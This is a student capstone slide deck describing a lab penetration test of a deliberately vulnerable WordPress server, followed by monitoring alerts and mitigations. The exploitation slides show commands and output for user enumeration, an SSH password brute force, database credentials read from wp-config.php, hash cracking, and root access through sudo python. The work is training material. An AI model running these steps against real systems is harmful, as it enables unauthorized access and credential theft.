

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Presented by Powerpuff Girls
Sushmaa Lingaraj, Bernice Asamoah, Morayo Lawal, Sooji Lee

September 13, 2021

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02

Exploits Used


03

**Methods Used to
Avoiding Detect**



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1 (From WPScan)

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress XMLRPC GHOST Vulnerability Scanner (CVE-2015-0235)	Used to determine if it is vulnerable to the GHOST using WordPress XMLRPC interface	If vulnerable, system will segfault (segmentation fault - where unauthorized is trying to get into memory system) and return a server error
WordPress XMLRPC DoS (CVE-2014-5266)	Vulnerable to XML based denial of service	Web Server can have an effect in availability (CIA Triad)
WordPress XML-RPC Username/Password Login Scanner (CVE-1999-0502)	Attempts to authenticate against Wordpress-site (via XMLRPC) using different combinations	Brute Force attack can be done to get the username & password of the web server for authentication
WordPress XML RPC Pingback API / Pingback Locator (CVE-2013-0235)	Allows attackers to send HTTP request to intranet servers for port-scanning attack.	One server can expose all the internal server composition

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress User Enumeration	WPScan detect the list of users with the specific options used (-u)	Unauthorized can get the username to target the specific account.
Open Port 22 SSH & Weak Password	Having Port 22 SSH open, anyone with the username and password can get into the system	Anyone can brute force attack the authentication for the system
Sensitive Data Exposure/ wp-config.php & SQL Database	SQL Database Configuration in Plaintext	Once the config file is seen, anyone can grab the Id & pw. Better protect it with encryption.
Python sudo privileges	User is given access to sudo privileges via Python	Attacker can escalate to root privileges easily gaining access to the system

Exploits Used

Exploitation: Wordpress User Enumeration

- WPScan was used to find the 2 users: Michael and Steven wpscan
--url http://192.168.1.110/wordpress -eu

```
Shell No.1
File  Actions  Edit  View  Help
:01
[+] User(s) Identified:
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Tue Sep  7 15:28:45 2021
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 17.287 MB
[+] Memory used: 133.434 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```


Exploitation: Open Port 22 SSH & Weak Password

- Hydra was used to get Michael's password

```
michael@target1: ~  
File Actions Edit View Help  
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110  
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-07 15:54:08  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://192.168.1.110:22/  
[22][ssh] host: 192.168.1.110 login: michael password: michael  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-07 15:54:15  
root@Kali:~#
```


Exploitation: Open Port 22 SSH & Weak Password

- Use SSH to gain a user shell – Michael. Was able to access files through Michael's account.

```
File  Actions  Edit  View  Help
```

```
5:54:08
```

```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is  
recommended to reduce the tasks: use -t 4
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l  
:1/p:14344399), ~896525 tries per task
```

```
[DATA] attacking ssh://192.168.1.110:22/
```

```
[22][ssh] host: 192.168.1.110  login: michael  password: michael
```

```
1 of 1 target successfully completed, 1 valid password found
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-07 1
```

```
5:54:15
```

```
root@Kali:~# ssh michael@192.168.1.110
```

```
michael@192.168.1.110's password:
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
You have new mail.
```

```
Last login: Wed Sep  8 08:41:51 2021 from 192.168.1.90
```

```
michael@target1:~$ cd /var/www
```

```
michael@target1:/var/www$ ls
```

```
flag2.txt  html
```

```
michael@target1:/var/www$ cat flag2.txt
```

```
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
michael@target1:/var/www$
```


Exploitation: Sensitive Data Exposure

- Discovered the wordpress directory there is a wp-config.php file. Found the username is **root** and the password is **R@v3nSecurity**

```
michael@target1: /var/www/html/wordpress
File  Actions  Edit  View  Help

* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Exploitation: Sensitive Data Exposure

Password Hash With Insufficient Computational Effort

- From the wp_users, we can see both users Michael and Steven, and their corresponding hashes.
John the ripper was used to crack the hashes

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
that corresponds to your MySQL server version for the right syntax to use n
ear 'nano wp_hashes.txt
nano wp_hashes.txt' at line 1
mysql> nano wp_hashes.txt;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use n
ear 'nano wp_hashes.txt' at line 1
mysql> select concat_ws(':', user_login, user_pass) from wp_users;
+-----+
| concat_ws(':', user_login, user_pass) |
+-----+
| michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+-----+
2 rows in set (0.00 sec)

mysql> select concat_ws(':', user_login, user_pass) from wp_users; > /var/w
www/https/blogblog/wp_content/uploads/
+-----+
| concat_ws(':', user_login, user_pass) |
+-----+
| michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+-----+
2 rows in set (0.00 sec)
```

```
Shell No.1
File Actions Edit View Help
Created directory: /root/.john
0 password hashes cracked, 2 left
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed
for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (steven)
1g 0:00:12:46 3/3 0.001305g/s 42163p/s 46991c/s 46991C/s csiup?..cs20tj
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
Session aborted
root@Kali:~# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
root@Kali:~#
```


Exploitation: Python Sudo Privileges

- Once we got into Steven's password from John, we exploited Steven's account
- Exploited Steven's python sudo privileges through a spawn shell
- Achieved root access

```
Shell No.1
File  Actions  Edit  View  Help
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep  8 10:13:06 2021 from 192.168.1.90
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
> ^C
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# ls
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
|  _  \
| |/_/_ _ _ _ _ _ _ _ _ _
|  // _ \ \ / / _ \ ' _ \
| | \ \ \ \ \ \ / \ / \ / \
| | \ \ \ \ \ \ / \ / \ / \
```

Avoiding Detection

Stealth Exploitation of (Wordpress User Enumeration)

Monitoring Overview

- This alerts detection was used for this exploit:
 - **WHEN count () GROUPED OVER top 5**
“http.response_status_code IS ABOVE 400 FOR THE LAST 5 minutes
- **packetbeat-http.response_status_code** metrics was used
- **above 400 FOR THE LAST 5 MINUTES** threshold was fired at.

Mitigating Detection

- You can disable User Enumeration in Wordpress by using free plugin “WP Hardening”
 - Install and activate plugin > ‘Security Fixers’ tab > Stop user enumeration
- Underline factor is to educate the employees to use the stronger passwords for security purposes. (not using the same pw as id, like michael)
 - Company should also imply a policy for password change every 3-6 months.

Stealth Exploitation of [Open Ports 22 SSH]

Monitoring Overview

- SSH Login Alert would detect this exploit
- Monitor SSH Port for unauthorized access
- Triggers when user attempts to access system over Port 22

Mitigating Detection

- The best mitigation for this exploit would be closing the Port 22.
- However, there might be times when you would need Port 22 open.
 - If this is the case, we can create whitelisting of IPs so that only authorized can access the Port 22



Stealth Exploitation of (Sensitive Data Exposure)

Monitoring Overview

- Alert when SQL Database has gained access with unauthorized personnel.
- Triggers external/unauthorized IP connections that are made to the SQL database or any other sensitive files (like wp-config.php file)

Mitigating Detection

- Have all the sensitive data encrypted, not in plaintext
 - This will have the data not easily accessible
- Only whitelist the IPs that are being logged in for SQL database (ex. Administrators)



Stealth Exploitation of (Python Sudo Privileges)

Monitoring Overview

- Privilege Escalation Alert
- Monitor for unauthorized root access attempts, as well as “super-doer” activity
- Triggers when unauthorized sudo command usage or privileged directory access is attempted by unauthorized users.

Mitigating Detection

- Only authorize Sudo Privileges to the select few
 - (Ex. Administrators)
- For example, remove Python Sudo Privileges from Steven’s account.



References:

- Rapid7 (May, 2018) WordPress XMLRPC GHOST Vulnerability Scanner Retrieved from https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- Rapid7 (May, 2018) WordPress XMLRPC DoS Retrieved from https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- Rapid7 (May, 2018) WordPress XML-RPC Username/Password Login Scanner Retrieved from https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- National Vulnerability Database (Aug, 2013) CVE-2013-0235 Detail Retrieved from <https://nvd.nist.gov/vuln/detail/CVE-2013-0235>
- cve.mitre.org (Sept, 2021) CVE-2016-10033 Retrieved from <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10033>
- Vikas Kundu (Aug, 2021) How to Stop User Enumeration in WordPress? Retrieved from <https://www.getastra.com/blog/cms/wordpress-security/stop-user-enumeration/>

*The
End*